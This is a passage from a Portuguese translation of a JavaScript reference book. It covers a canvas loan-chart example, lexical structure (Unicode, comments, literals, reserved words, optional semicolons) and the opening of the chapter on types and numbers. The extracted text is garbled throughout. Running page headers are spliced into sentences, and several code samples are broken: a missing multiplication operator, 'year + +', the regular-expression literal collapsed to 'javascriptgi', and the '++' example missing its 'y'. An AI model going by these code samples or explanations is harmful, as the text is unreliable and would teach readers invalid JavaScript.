// elementos gráficos em um elemento <canvas>, basta retornar
agora.

if (arguments.length == 0 || !graph.getContext) return;

// Obtém o objeto "contexto" de <canvas> que define a API de
desenho var g = graph.getContext("2d"); // Todo desenho é feito com
esse objeto var width = graph.width, height = graph.height;

//

Obtém o tamanho da tela de

//

desenho

Capítulo 1 Introdução a JavaScript 17

//

Essas funções convertem números de pagamento e valores monetários em pixels

```
function paymentToX(n) { return n * width/payments; }
```

```
function amountToY(a) { return height-(a height/  
(monthlypayments*1.05));}
```

// Os pagamentos são uma linha reta de (0,0) a (payments, monthly*payments)

```
g.moveTo(paymentToX(0), amountToY(0));
```

// Começa no canto inferior esquerdo

```
g.lineTo(paymentToX(payments),
```

//

Desenha até o canto superior direito

```
amountToY(monthly*payments));
```

```
g.lineTo(paymentToX(payments), amountToY(0));
```

//

Para baixo, até o canto

//

inferior

direito

```
g.closePath();
```

```
// E volta ao início
```

```
g.fillStyle = "#f88";
```

```
// Vermelho-claro
```

```
g.fill();
```

```
// Preenche o triângulo
```

```
g.font = "bold 12px sans-serif";
```

```
// Define uma fonte
```

```
g.fillText("Total Interest Payments", 20,20);
```

```
// Desenha texto na legenda
```

```
//
```

O capital acumulado não é linear e é mais complicado de representar no gráfico var equity = 0;

```
g.beginPath();
```

```
// Inicia uma nova figura
```

```
g.moveTo(paymentToX(0),  
amountToY(0));
```

```
// começando no canto inferior
```

```
// esquerdo
```

```
for(var p = 1; p <= payments; p++) {
```

```
// Para cada pagamento, descobre quanto é o juro
```

```
var thisMonthsInterest = (principal-equity)*interest;
```

```
equity += (monthly - thisMonthsInterest);
```

//

O resto vai para o capital

```
g.lineTo(paymentToX(p),amountToY(equity));
```

```
// Linha até este ponto
```

```
}
```

```
g.lineTo(paymentToX(payments), amountToY(0));
```

```
//
```

Linha de volta para o eixo X

```
g.closePath();
```

```
// E volta para o ponto inicial
```

```
g.fillStyle = "green";
```

```
// Agora usa tinta verde
```

```
g.fill();
```

```
//
```

E preenche a área sob a curva

```
g.fillText("Total Equity", 20,35);
```

```
// Rotula em verde
```

//

Faz laço novamente, como acima, mas representa o saldo devedor como uma linha

// preta grossa no gráfico

var bal = principal;

g.beginPath();

g.moveTo(paymentToX(0),amountToY(bal));

for(var p = 1; p <= payments; p++) {

var thisMonthsInterest = bal*interest;

bal -= (monthly - thisMonthsInterest);

// O resto vai para o capital

g.lineTo(paymentToX(p),amountToY(bal));

//

Desenha a linha até esse ponto

}

g.lineWidth = 3;

// Usa uma linha grossa

```
g.stroke();
```

```
// Desenha a curva do saldo
```

```
g.fillStyle = "black";
```

```
// Troca para texto preto
```

```
g.fillText("Loan Balance", 20,50);
```

```
// Entrada da legenda
```

```
// Agora faz marcações anuais e os números de ano no eixo X
```

```
g.textAlign = "center";
```

```
// Centraliza o texto nas
```

```
//
```

marcas

```
var y = amountToY(0);
```

```
// Coordenada Y do eixo X
```

```
for(var year = 1; year*12 <= payments; year + +) {
```

```
// Para cada ano
```

```
var x = paymentToX(year*12);
```

```
// Calcula a posição da marca
```

```
g.fillRect(x-0.5,y-3,1,3);
```

```
// Desenha a marca
```

```
if (year == 1) g.fillText("Year", x, y-5);
```

```
// Rotula o eixo
```

18 Capítulo

1 Introdução

JavaScript

```
if (year % 5 == 0 && year*12 != payments)
```

```
// Numera cada 5 anos
```

```
g.fillText(String(year), x, y-5);
```

```
}
```

```
// Marca valores de pagamento ao longo da margem direita
```

```
g.textAlign = "right";
```

```
// Alinha o texto à direita
```

```
g.textBaseline = "middle";
```

```
// Centraliza verticalmente
```

```
var ticks = [monthly*payments, principal]; //
```

Os dois pontos que marcaremos

```
var rightEdge = paymentToX(payments);
```

```
// Coordenada X do eixo Y
```

```
for(var i = 0; i < ticks.length; i + +) {
```

```
// Para cada um dos 2 pontos
```

```
var y = amountToY(ticks[i]); //
```

Calcula a posição Y da marca

```
g.fillRect(rightEdge-3, y-0.5, 3,1);
```

```
// Desenha a marcação
```

```
g.fillText(String(ticks[i].toFixed(0)), // E a rotula.
```

```
rightEdge-5,
```

```
y);
```

```
}
```

```
}
```

```
</script>
```

```
</body>
```

```
</html>
```


PARTE I

JavaScript básica

Esta parte do livro, Capítulos 2 a 12, documenta a linguagem JavaScript básica e tem como objetivo ser uma referência da linguagem. Depois de lê-la do princípio ao fim para aprender a linguagem, você poderá voltar a ela para relembrar alguns pontos mais complicados de JavaScript.

Capítulo 2, *Estrutura léxica*

Capítulo 3, *Tipos, valores e variáveis*

Capítulo 4, *Expressões e operadores*

Capítulo 5, *Instruções*

Capítulo 6, *Objetos*

Capítulo 7, *Arrays*

Capítulo 8, *Funções*

Capítulo 9, *Classes e módulos*

Capítulo 10, *Comparação de padrões com expressões regulares*

Capítulo 11, *Subconjuntos e extensões de JavaScript*

Capítulo 12, *JavaScript do lado do servidor*

Esta página foi deixada em branco intencionalmente.

Capítulo 2

Estrutura léxica

A estrutura léxica de uma linguagem de programação é o conjunto de regras elementares que especificam o modo de escrever programas nessa linguagem. É a sintaxe de nível mais baixo de uma linguagem; especifica detalhes de como são os nomes de variáveis, os caracteres delimitadores para comentários e como uma instrução do programa é separada da seguinte. Este breve capítulo documenta a estrutura léxica de JavaScript.

2.1 Conjunto de caracteres

Os programas JavaScript são escritos com o conjunto de caracteres Unicode. Unicode é um su-perconjunto de ASCII e Latin-1 e suporta praticamente todos os idiomas escritos usados hoje no planeta. A ECMAScript 3 exige que as implementações de JavaScript suportem Unicode versão 2.1

ou posterior e a ECMAScript 5 exige que as implementações suportem Unicode 3 ou posterior.

Consulte o quadro na Seção 3.2 para mais informações sobre Unicode e JavaScript.

2.1.1 Diferenciação de maiúsculas e minúsculas

JavaScript é uma linguagem que diferencia letras maiúsculas de minúsculas. Isso significa que palavras-chave, variáveis, nomes de função e outros *identificadores* da linguagem sempre devem ser digitados com a composição compatível de letras. A palavra-chave `while`, por exemplo, deve ser digitada como “`while`” e não como “`While`” ou “`WHILE`.” Da mesma forma, `online`, `Online`, `OnLine` e `ONLINE`

são quatro nomes de variável distintos.

Note, entretanto, que HTML não diferencia letras maiúsculas e minúsculas (embora a XHTML

diferencie). Por causa de sua forte associação com JavaScript do lado do cliente, essa diferença pode ser confusa. Muitos objetos e propriedades de JavaScript do lado do cliente têm os mesmos nomes das marcas e atributos HTML que representam. Ao passo que essas marcas e nomes de atributo podem ser digitados com letras maiúsculas ou minúsculas na HTML, em JavaScript elas normalmente devem ser todas minúsculas. Por exemplo, o atributo de rotina de tratamento de evento `onclick` da HTML às vezes é especificado como `onClick` em HTML, mas deve ser especificado como `onclick` no código JavaScript (ou em documentos XHTML).

I JavaScript

básica

2.1.2 Espaço em branco, quebras de linha e caracteres de controle de formato JavaScript ignora os espaços que aparecem entre sinais em programas. De modo geral, JavaScript também ignora quebras de linha (mas consulte a Seção 2.5 para ver uma exceção). Como é possível usar espaços e novas linhas livremente em seus programas, você pode formatar e endentar os programas de um modo organizado e harmonioso, que torne o código fácil de ler e entender.

Além do caractere de espaço normal (\u0020), JavaScript também reconhece os seguintes caracteres como espaço em branco: tabulação (\u0009), tabulação vertical (\u000B), avanço de página (\u000C), espaço não separável (\u00A0), marca de ordem de byte (\uFEFF) e qualquer caractere unicode da categoria Zs. JavaScript reconhece os seguintes caracteres como termos de linha: avanço de linha (\u000A), retorno de carro (\u000D), separador de linha (\u2028) e separador de parágrafo (\u2029). Uma sequência retorno de carro, avanço de linha é tratada como um único termo de linha.

Os caracteres de controle de formato Unicode (categoria Cf), como RIGHT-TO-LEFT MARK

(\u200F) e LEFT-TO-RIGHT MARK (\u200E), controlam a apresentação visual do texto em que ocorrem. Eles são importantes para a exibição correta de alguns idiomas e são permitidos em comentários, strings literais e expressões regulares literais de JavaScript, mas não nos identificadores (por exemplo, nomes de variável) de um programa JavaScript. Como casos especiais, ZERO WIDTH

JOINER (\u200D) e ZERO WIDTH NON-JOINER (\u200C) são permitidos em identificadores, mas não como o primeiro caractere. Conforme observado anteriormente, o caractere de controle de formato de marca de ordem de byte (\uFEFF) é tratado como caractere de espaço.

2.1.3 Sequências de escape Unicode

Alguns componentes de hardware e software de computador não conseguem exibir ou introduzir o conjunto completo de caracteres Unicode. Para ajudar os programadores que utilizam essa tecnologia mais antiga, JavaScript define sequências especiais de seis caracteres

ASCII para representar qualquer código Unicode de 16 bits. Esses escapes Unicode começam com os caracteres `\u` e são seguidos por exatamente quatro dígitos hexadecimais (usando as letras A–F maiúsculas ou minúsculas). Os escapes Unicode podem aparecer em strings literais, expressões regulares literais e em identificadores JavaScript (mas não em palavras-chave da linguagem). O escape Unicode para o caractere “é”, por exemplo, é `\u00E9`, e as duas strings JavaScript a seguir são idênticas: `"café" === "caf\u00e9"`

```
// => true
```

Os escapes Unicode também podem aparecer em comentários, mas como os comentários são ignorados, eles são tratados como caracteres ASCII nesse contexto e não são interpretados como Unicode.

2.1.4 Normalização

O Unicode permite mais de uma maneira de codificar o mesmo caractere. A string “é”, por exemplo, pode ser codificada como o caractere Unicode `\u00E9` ou como um caractere ASCII “e” normal, seguido da marca de combinação de acento agudo `\u0301`. Essas duas codificações podem parecer exatamente a mesma quando exibidas por um editor de textos, mas têm diferentes codificações binárias e são consideradas diferentes pelo computador. O padrão Unicode define a codificação preferida para todos os caracteres e especifica um procedimento de normalização para converter texto

Capítulo 2
Estrutura léxica 23

Ja

em uma forma canônica conveniente para comparações. JavaScript presume que o código-fonte que **vaS**

está interpretando já foi normalizado e não tenta normalizar identificadores, strings nem expressões **cript básic**

regulares.

a

2.2 Comentários

JavaScript aceita dois estilos de comentários. Qualquer texto entre `//` e o final de uma linha é tratado como comentário e é ignorado por JavaScript. Qualquer texto entre os caracteres `/*` e `*/` também é tratado como comentário; esses comentários podem abranger várias

linhas, mas não podem ser aninhados. As linhas de código a seguir são todas comentários JavaScript válidos: `//` Este é um comentário de uma linha.

```
/* Este também é um comentário */ // e aqui está outro comentário.
```

```
/*
```

```
* Este é ainda outro comentário.
```

```
* Ele tem várias linhas.
```

```
*/
```

2.3 Literais

Um *literal* é um valor de dados que aparece diretamente em um programa. Os valores seguintes são todos literais:

```
12
```

```
// O número doze
```

```
1.2
```

```
// O número um ponto dois
```

```
"hello world"
```

```
// Uma string de texto
```

```
'Hi'
```

```
// Outra string
```

true

// Um valor booleano

false

// O outro valor booleano

javascriptgi //

Uma "expressão regular" literal (para comparação de padrões) null

// Ausência de um objeto

Os detalhes completos sobre literais numéricos e string aparecem no Capítulo 3. As expressões regulares literais são abordadas no Capítulo 10. Expressões mais complexas (consulte a Seção 4.2) podem servir como array e objeto literais. Por exemplo:

{ x:1, y:2 }

// Um inicializador de objeto

[1,2,3,4,5]

// Um inicializador de array

2.4 Identificadores e palavras reservadas

Um *identificador* é simplesmente um nome. Em JavaScript, os identificadores são usados para dar nomes a variáveis e funções e para fornecer rótulos para certos laços no código JavaScript. Um identificador JavaScript deve começar com uma letra, um sublinhado (`_`) ou um cifrão (`$`). Os caracteres subsequentes podem ser letras, dígitos, sublinhados ou cifrões. (Os dígitos não são permitidos como primeiro caractere, para que JavaScript possa distinguir identificadores de números facilmente.) Todos estes são identificadores válidos: i

my_variable_name

v13

I JavaScript

básica

`_dummy`

`$str`

Por portabilidade e facilidade de edição, é comum usar apenas letras e dígitos ASCII em identificadores. Note, entretanto, que JavaScript permite que os identificadores contendo letras e dígitos do conjunto de caracteres Unicode inteiro. (Técnicamente, o padrão ECMAScript também permite que caracteres Unicode das categorias obscuras Mn, Mc e Pc apareçam em identificadores, após o primeiro caractere.) Isso permite que os programadores utilizem nomes de variável em outros idiomas e também usem símbolos matemáticos: `var sí = true;`

`var  $\pi$  = 3.14;`

Assim como qualquer linguagem, JavaScript reserva certos identificadores para uso próprio. Essas

“palavras reservadas” não podem ser usadas como identificadores normais. Elas estão listadas a seguir.

2.4.1 Palavras reservadas

JavaScript reserva vários identificadores como palavras-chave da própria linguagem. Você não pode usar essas palavras como identificadores em seus programas:

break delete

function

return

typeof

case do

if

switch

var

catch else

in

this

void

continue false

instanceof

throw while

debugger finally

new

true with

default for

null

try

JavaScript também reserva certas palavras-chave não utilizadas atualmente na linguagem, mas que poderão ser usadas em futuras versões. A ECMAScript 5 reserva as seguintes palavras: class const

enum

export

extends

import

`super`

Além disso, as seguintes palavras, que são válidas em código JavaScript normal, são reservadas no modo restrito:

implements let private

public yield

interface package

protected static

O modo restrito também impõe restrições sobre o uso dos identificadores a seguir. Eles não são totalmente reservados, mas não são permitidos como nomes de variável, função ou parâmetro: arguments eval

ECMAScript 3 reservou todas as palavras-chave da linguagem Java e, embora tenham sido consen-tidos em ECMAScript 5, você ainda deve evitar todos esses identificadores, caso pretenda executar seu código em uma implementação ECMAScript 3 de JavaScript:

abstract double

goto

native

static

boolean enum

implements

package

super

byte export

import

private

synchronized

char extends

int protected

throws

class final

interface

public

transient

const float

long short

volatile

Capítulo 2 Estrutura léxica 25

Ja

JavaScript predefine diversas variáveis e funções globais e você deve evitar o uso de seus nomes em **vaS**

suas próprias variáveis e funções:

cript básico

arguments encodeURI

Infinity

Number

Array encodeURIComponent

isFinite

Object

String

a

Boolean Error isNaN

parseFloat

SyntaxError

Date eval

JSON

parseInt

TypeError

decodeURI EvalError

RangeError

undefined

decodeURIComponent Function

NaN

ReferenceError

Lembre-se de que as implementações de JavaScript podem definir outras variáveis e funções globais, sendo que cada incorporação de JavaScript específica (lado do cliente, lado do servidor, etc.) terá sua própria lista de propriedades globais. Consulte o objeto Window na Parte IV para ver uma lista das variáveis e funções globais definidas por JavaScript do lado do cliente.

2.5 Pontos e vírgulas opcionais

Assim como muitas linguagens de programação, JavaScript usa o ponto e vírgula (;) para separar instruções (consulte o Capítulo 5). Isso é importante para tornar claro o significado de seu código: sem um separador, o fim de uma instrução pode parecer ser o início da seguinte ou vice-versa.

Em JavaScript, você normalmente pode omitir o ponto e vírgula entre duas instruções, caso essas instruções sejam escritas em linhas separadas. (Você também pode omitir um ponto e vírgula no final de um programa ou se o próximo sinal do programa for uma chave de fechamento }.) Muitos programadores JavaScript (e o código deste livro) utilizam pontos e vírgulas para marcar explicitamente os finais de instruções, mesmo onde eles não são obrigatórios. Outro estilo é omitir os pontos e vírgulas quando possível, utilizando-os nas poucas situações que os exigem. Qualquer que seja o estilo escolhido, existem alguns detalhes que você deve entender sobre os pontos e vírgulas opcionais em JavaScript.

Considere o código a seguir. Como as duas instruções aparecem em linhas separadas, o primeiro ponto e vírgula poderia ser omitido:

```
a = 3;
```

```
b = 4;
```

Contudo, escrito como a seguir, o primeiro ponto e vírgula é obrigatório: `a = 3; b = 4;`

Note que JavaScript não trata toda quebra de linha como ponto e vírgula: ela normalmente trata as quebras de linha como pontos e vírgulas somente se não consegue analisar o código sem os pontos e vírgulas. Mais formalmente (e com as duas exceções, descritas a seguir), JavaScript trata uma quebra de linha como ponto e vírgula caso o próximo caractere que não seja espaço não possa ser

interpretado como a continuação da instrução corrente. Considere o código a seguir: var a a

=

3

console.log(a)

26 Parte

I JavaScript

básica

JavaScript interpreta esse código como segue:

```
var a; a = 3; console.log(a);
```

JavaScript trata a primeira quebra de linha como ponto e vírgula porque não pode analisar o código `var a a` sem um ponto e vírgula. O segundo a poderia aparecer sozinho como a instrução `a;`, mas JavaScript não trata a segunda quebra de linha como ponto e vírgula porque pode continuar analisando a instrução mais longa `a = 3;`.

Essas regras de término de instrução levam a alguns casos surpreendentes. O código a seguir parece ser duas instruções distintas, separadas por uma nova linha:

```
var y = x + f
(a + b).toString()
```

Porém, os parênteses na segunda linha de código podem ser interpretados como uma chamada de função de `f` da primeira linha, sendo que JavaScript interpreta o código como segue: `var y = x + f(a + b).toString();`

Muito provavelmente, essa não é a interpretação pretendida pelo autor do código. Para funcionarem como duas instruções distintas, é necessário um ponto e vírgula explícito nesse caso.

Em geral, se uma instrução começa com `(`, `[`, `,` `+` ou `-`, há a possibilidade de que possa ser interpretada como uma continuação da instrução anterior. Na prática, instruções começando com `,` `+` e `-` são muito raras, mas instruções começando com `(` e `[` não são incomuns, pelo menos em alguns estilos de programação com JavaScript. Alguns programadores gostam de colocar um ponto e vírgula protetor no início de uma instrução assim, para que continue a funcionar corretamente mesmo que a instrução anterior seja modificada e um ponto e vírgula, anteriormente de término, removido: `var x = 0`

```
//Ponto e vírgula omitido aqui
```

```
;[x,x + 1,x + 2].forEach(console.log)
```

```
// O ; protetor mantém esta instrução
```

```
//separada
```

Existem duas exceções à regra geral de que JavaScript interpreta quebras de linha como pontos e vírgulas quando não consegue analisar a segunda linha como uma continuação da instrução da primeira linha. A primeira exceção envolve as instruções `return`, `break` e `continue` (consulte o Capítulo 5). Essas instruções frequentemente aparecem sozinhas, mas às vezes são seguidas por um identificador ou por uma expressão. Se uma quebra de linha aparece depois de qualquer uma dessas palavras (antes de qualquer outro sinal), JavaScript sempre interpreta essa quebra de linha como um ponto e vírgula. Por exemplo, se você escreve: `return`

```
true;
```

JavaScript presume que você quis dizer:

```
return; true;
```

Contudo, você provavelmente quis dizer:

```
return true;
```

Capítulo 2 Estrutura léxica 27

Ja

Isso significa que não se deve inserir uma quebra de linha entre `return`, `break` ou `continue` e a expres-vaS

são que vem após a palavra-chave. Se você inserir uma quebra de linha, seu código provavelmente vai **cript básico**

falhar de uma maneira inesperada, difícil de depurar.

A segunda exceção envolve os operadores `++` e `--` (Seção 4.8).

Esses podem ser operadores prefixados, a

que aparecem antes de uma expressão, ou operadores pós-fixados, que aparecem depois de uma expressão. Se quiser usar um desses operadores como pós-fixados, eles devem aparecer na mesma linha da expressão em que são aplicados. Caso contrário, a quebra de linha vai ser tratada como ponto e vírgula e o operador ++ ou -- vai ser analisado como um operador prefixado aplicado ao código que vem a seguir. Considere este código, por exemplo: x

++

Ele é analisado como `x; ++y;` e não como `x++;` `y;`.

Capítulo 3

Tipos, valores e variáveis

Os programas de computador funcionam manipulando *valores*, como o número 3,14 ou o texto

“Olá Mundo”. Os tipos de valores que podem ser representados e manipulados em uma linguagem de programação são conhecidos como *tipos* e uma das características mais fundamentais de uma linguagem de programação é o conjunto de tipos que ela aceita. Quando um programa precisa manter um valor para uso futuro, ele atribui o valor (ou “armazena” o valor) a uma *variável*. Uma variável define um nome simbólico para um valor e permite que o valor seja referido pelo nome. O funcionamento das variáveis é outra característica fundamental de qualquer linguagem de programação. Este capítulo explica os tipos, valores e variáveis em JavaScript. Os parágrafos introdutórios fornecem uma visão geral, sendo que talvez você ache útil consultar a Seção 1.1 enquanto os lê. As seções a seguir abordam esses temas em profundidade.

Os tipos de JavaScript podem ser divididos em duas categorias: *tipos primitivos* e *tipos de objeto*. Os tipos primitivos de JavaScript incluem números, sequências de texto (conhecidas como *strings*) e valores de verdade (conhecidos como *booleanos*). Uma parte significativa deste capítulo é dedicada a uma explicação detalhada dos tipos numéricos (Seção 3.1) e de string (Seção 3.2) em JavaScript. Os booleanos são abordados na Seção 3.3.

Os valores especiais `null` e `undefined` de JavaScript são valores primitivos, mas não são números, nem strings e nem booleanos. Cada valor normalmente é considerado como membro único de seu pró-

prio tipo especial. A Seção 3.4 tem mais informações sobre `null` e `undefined`.

Qualquer valor em JavaScript que não seja número, string, booleano, `null` ou `undefined` é um objeto.

Um objeto (isto é, um membro do tipo *objeto*) é um conjunto de *propriedades*, em que cada propriedade tem um nome e um valor (ou

um valor primitivo, como um número ou string, ou um objeto).

Um objeto muito especial, o *objeto global*, é estudado na Seção 3.5, mas uma abordagem mais geral e detalhada sobre objetos aparece no Capítulo 6.

Um objeto normal em JavaScript é um conjunto não ordenado de valores nomeados. A linguagem também define um tipo especial de objeto, conhecido como *array*, que representa um conjunto ordenado de valores numerados. A linguagem JavaScript contém sintaxe especial para trabalhar com arrays, sendo que os arrays têm um comportamento especial que os diferencia dos objetos normais.

Os arrays são o tema do Capítulo 7.

Capítulo 3 Tipos, valores e variáveis 29

Ja

JavaScript define outro tipo especial de objeto, conhecido como *função*. Uma função é um objeto **vaS**

que tem código executável associado. Uma função pode ser *chamada* para executar esse código exe-cript básic

cutável e retornar um valor calculado. Assim como os arrays, as funções se comportam de maneira diferente dos outros tipos de objetos, sendo que JavaScript define uma sintaxe especial para traba-a

lhar com elas. O mais importante a respeito das funções em JavaScript é que elas são valores reais e os programas em JavaScript podem tratá-las como objetos normais. As funções são abordadas no Capítulo 8.

As funções que são escritas para serem usadas (com o operador *new*) para inicializar um objeto criado recentemente são conhecidas como *construtoras*. Cada construtora define uma *classe* de objetos – o conjunto de objetos inicializados por essa construtora. As classes podem ser consideradas como subtipos do tipo de objeto. Além das classes *Array* e *Function*, JavaScript básica define outras três classes úteis. A classe *Date* define objetos que representam datas. A classe *RegExp* define objetos que representam expressões regulares (uma poderosa ferramenta de comparação de padrões, descrita no Capítulo 10). E a classe *Error* define objetos que representam erros de sintaxe e de execução que podem ocorrer em um programa JavaScript. Você pode estabelecer suas próprias classes de objetos, definindo funções

construtoras apropriadas. Isso está explicado no Capítulo 9.

O interpretador JavaScript realiza a *coleta de lixo* automática para gerenciamento de memória. Isso significa que um programa pode criar objetos conforme for necessário e o programador nunca precisa se preocupar com a destruição ou desalocação desses objetos. Quando um objeto não pode mais ser acessado – quando um programa não tem mais maneira alguma de se referir a ele –, o interpretador sabe que ele nunca mais pode ser utilizado e recupera automaticamente o espaço de memória que ele estava ocupando.

JavaScript é uma linguagem orientada a objetos. Isso significa que, em vez de ter funções definidas globalmente para operar em valores de vários tipos, os próprios tipos definem *métodos* para trabalhar com valores. Para classificar os elementos de um array *a*, por exemplo, não passamos a para uma função `sort()`. Em vez disso, chamamos o método `sort()` de *a*: `a.sort()`;

```
// A versão orientada a objetos de sort(a).
```

A definição de método é abordada no Capítulo 9. Tecnicamente, em JavaScript apenas os objetos possuem métodos. Mas números, strings e valores booleanos se comportam como se tivessem métodos (a Seção 3.6 explica como isso funciona). Em JavaScript, `null` e `undefined` são os únicos valores em que métodos não podem ser chamados.

Os tipos de JavaScript podem ser divididos em tipos primitivos e tipos de objeto. E podem ser divididos em tipos com métodos e tipos sem métodos. Também podem ser classificados como tipos *mutáveis* e *imutáveis*. Um valor de um tipo mutável pode mudar. Objetos e arrays são mutáveis: um programa JavaScript pode alterar os valores de propriedades do objeto e de elementos de arrays.

Números, booleanos, `null` e `undefined` são imutáveis – nem mesmo faria sentido falar sobre alterar o valor de um número, por exemplo. As strings podem ser consideradas arrays de caracteres, sendo que se poderia esperar que fossem mutáveis. No entanto, em JavaScript as strings são imutáveis: você pode acessar o texto de determinado índice de uma string, mas JavaScript não fornece uma maneira

I JavaScript

básica

de alterar o texto de uma string existente. As diferenças entre valores mutáveis e imutáveis são exploradas mais a fundo na Seção 3.7.

JavaScript converte valores de um tipo para outro de forma livre. Se um programa espera uma string, por exemplo, e você fornece um número, ele converte o número em string automaticamente. Se você usa um valor não booleano onde é esperado um booleano, JavaScript converte adequadamente.

As regras de conversão de valor são explicadas na Seção 3.8. As regras de conversão de valor liberais de JavaScript afetam sua definição de igualdade, sendo que o operador de igualdade `==` realiza conversões de tipo conforme descrito na Seção 3.8.1.

As variáveis em JavaScript são *não tipadas*: você pode atribuir um valor de qualquer tipo a uma variável e, posteriormente, atribuir um valor de tipo diferente para a mesma variável. As variáveis são *declaradas* com a palavra-chave `var`. JavaScript utiliza *escopo léxico*. As variáveis declaradas fora de uma função são *variáveis globais* e são visíveis por toda parte em um programa JavaScript. As variáveis declaradas dentro de uma função têm *escopo de função* e são visíveis apenas para o código que aparece dentro dessa função. A declaração e o escopo de variáveis são abordados na Seção 3.9 e na Seção 3.10.

3.1 Números

Ao contrário de muitas linguagens, JavaScript não faz distinção entre valores inteiros e valores em ponto flutuante. Todos os números em JavaScript são representados como valores em ponto flutuante. JavaScript representa números usando o formato de ponto flutuante de 64 bits definido pelo padrão IEEE 7541, isso significa que pode representar números tão grandes quanto $\pm 1,7976931348623157 \times 10^{308}$ e tão pequenos quanto $\pm 5 \times 10^{-324}$.

O formato numérico de JavaScript permite representar exatamente todos os inteiros entre

– 9007199254740992 (– 253) e 9007199254740992 (253), inclusive. Se você usar valores inteiros maiores do que isso, poderá perder a precisão nos dígitos à direita. Note, entretanto, que certas operações em JavaScript (como indexação de arrays e os operadores bit a bit

descritos no Capítulo 4) são efetuadas com inteiros de 32 bits.

Quando um número aparece diretamente em um programa JavaScript, ele é chamado de *literal numérico*. JavaScript aceita literais numéricos em vários formatos, conforme descrito nas seções a seguir. Note que qualquer literal numérico pode ser precedido por um sinal de subtração (-) para tornar o número negativo. Tecnicamente, contudo, - é o operador de negação unário (consulte o Capítulo 4) e não faz parte da sintaxe de literal numérico.

1 Esse formato deve ser conhecido dos programadores Java como formato do tipo double. Também é o formato double usado em quase todas as implementações modernas de C e C++.

Capítulo 3 Tipos, valores e variáveis 31

Ja

3.1.1 Literais inteiros

JavaScript básico

Em um programa JavaScript, um inteiro de base 10 é escrito como uma sequência de dígitos. Por exemplo:

a

0

3

10000000

Além dos literais inteiros de base 10, JavaScript reconhece valores hexadecimais (base 16). Um literal hexadecimal começa com “0x” ou “0X”, seguido por uma sequência de dígitos hexadecimais. Um dígito hexadecimal é um dos algarismos de 0 a 9 ou as letras a (ou A) até f (ou F), as quais representam valores de 10 a 15. Aqui estão exemplos de literais inteiros hexadecimais: $0xff // 15 \cdot 16 + 15 = 255$ (base 10)

0xCAFE911

Embora o padrão ECMAScript não ofereça suporte para isso, algumas implementações de JavaScript permitem especificar literais inteiros no formato octal (base 8). Um literal em octal começa com o dígito 0 e é seguido por uma sequência de dígitos, cada um entre 0 e 7. Por exemplo: 0377

```
// 3*64 + 7*8 + 7 = 255 (base 10)
```

Como algumas implementações aceitam literais em octal e algumas não, você nunca deve escrever um literal inteiro com um zero à esquerda; nesse caso, não dá para saber se uma implementação vai interpretá-la como um valor octal ou decimal. No modo restrito de ECMAScript 5 (Seção 5.7.3), os literais em octal são proibidos explicitamente.

3.1.2 Literais em ponto flutuante

Os literais em ponto flutuante podem ter um ponto decimal; eles usam a sintaxe tradicional dos números reais. Um valor real é representado como a parte inteira do número, seguida de um ponto decimal e a parte fracionária do número.

Os literais em ponto flutuante também podem ser representados usando-se notação exponencial: um número real seguido da letra *e* (ou *E*), seguido por um sinal de adição ou subtração opcional, seguido por um expoente inteiro. Essa notação representa o número real multiplicado por 10, elevado à potência do expoente.

Mais sucintamente, a sintaxe é:

[*dígitos*][. *dígitos*][(*E|e*)[(+|-)] *dígitos*]

Por exemplo:

3.14

2345.789

.333333333333333333

6.02e23

// 6.02 × 10²³

1.4738223E-32 //

1.4738223

× 10^{−32}

32 Parte

I JavaScript

básica

3.1.3 Aritmética em JavaScript

Os programas JavaScript trabalham com números usando os operadores aritméticos fornecidos pela linguagem. Isso inclui + para adição, - para subtração, * para multiplicação, / para divisão e % para módulo (resto da divisão). Mais detalhes sobre esses e outros operadores podem ser encontrados no Capítulo 4.

Além desses operadores aritméticos básicos, JavaScript aceita operações matemáticas mais complexas por meio de um conjunto de funções e constantes definidas como propriedades do objeto Math: Math.pow(2,53)

// => 9007199254740992: 2 elevado à potência 53

Math.round(.6)

// => 1.0: arredonda para o inteiro mais próximo

Math.ceil(.6)

// => 1.0: arredonda para cima para um inteiro

Math.floor(.6)

// => 0.0: arredonda para baixo para um inteiro

Math.abs(-5)

// => 5: valor absoluto

Math.max(x,y,z)

// Retorna o maior argumento

Math.min(x,y,z)

// Retorna o menor argumento

Math.random()

// Número pseudoaleatório x, onde $0 \leq x < 1.0$

Math.PI

// π : circunferência de um círculo / diâmetro

Math.E //

e: A base do logaritmo natural

Math.sqrt(3)

// A raiz quadrada de 3

Math.pow(3, 1/3)

// A raiz cúbica de 3

Math.sin(0) //

Trigonometria:

também Math.cos, Math.atan, etc.

Math.log(10)

// Logaritmo natural de 10

Math.log(100)/Math.LN10 // Logaritmo de base 10 de 100

Math.log(512)/Math.LN2 // Logaritmo de base 2 de 512

Math.exp(3)

// Math.E ao cubo

Consulte o objeto Math na seção de referência para ver detalhes completos sobre todas as funções matemáticas suportadas por JavaScript.

A aritmética em JavaScript não gera erros em casos de estouro, estouro negativo ou divisão por zero. Quando o resultado de uma operação numérica é maior do que o maior número representável (estouro), o resultado é um valor infinito especial, que JavaScript indica como Infinity. Da mesma forma, quando um valor negativo se torna maior do que o maior número negativo representável, o resultado é infinito negativo, indicado como -Infinity. Os valores infinitos se comportam conforme o esperado: somá-los, subtraí-los, multiplicá-los ou dividi-los por qualquer coisa resulta em um valor

infinito (possivelmente com o sinal invertido).

O estouro negativo ocorre quando o resultado de uma operação numérica é mais próximo de zero do que o menor número representável. Nesse caso, JavaScript retorna 0. Se o estouro negativo ocorre a partir de um número negativo, JavaScript retorna um valor especial conhecido como “zero negativo”. Esse valor é quase completamente indistinguível do zero normal e os programadores JavaScript raramente precisam detectá-lo.

Divisão por zero não é erro em JavaScript: ela simplesmente retorna infinito ou infinito negativo.

Contudo, há uma exceção: zero dividido por zero não tem um valor bem definido e o resultado dessa operação é o valor especial not-a-number, impresso como NaN. NaN também surge se você tenta dividir infinito por infinito, extrai a raiz quadrada de um número negativo, ou usa operadores aritméticos com operandos não numéricos que não podem ser convertidos em números.

Capítulo 3 Tipos, valores e variáveis 33

Ja

JavaScript predefine as variáveis globais Infinity e NaN para conter o infinito positivo e o valor not-a-number.

-a-number. Em ECMAScript 3, esses são valores de leitura/gravação e podem ser alterados. ECMAScript 5 corrige isso e coloca os valores no modo somente para leitura. O objeto Number define alternativas que são somente para leitura até ECMAScript 3. Aqui estão alguns exemplos: a

Infinity

// Uma variável de leitura/gravação inicializada como

//

Infinity.

Number.POSITIVE_INFINITY

// O mesmo valor, somente para leitura.

1/0

// Este também é o mesmo valor.

Number.MAX_VALUE + 1

// Isso também é avaliado como Infinity.

Number.NEGATIVE_INFINITY

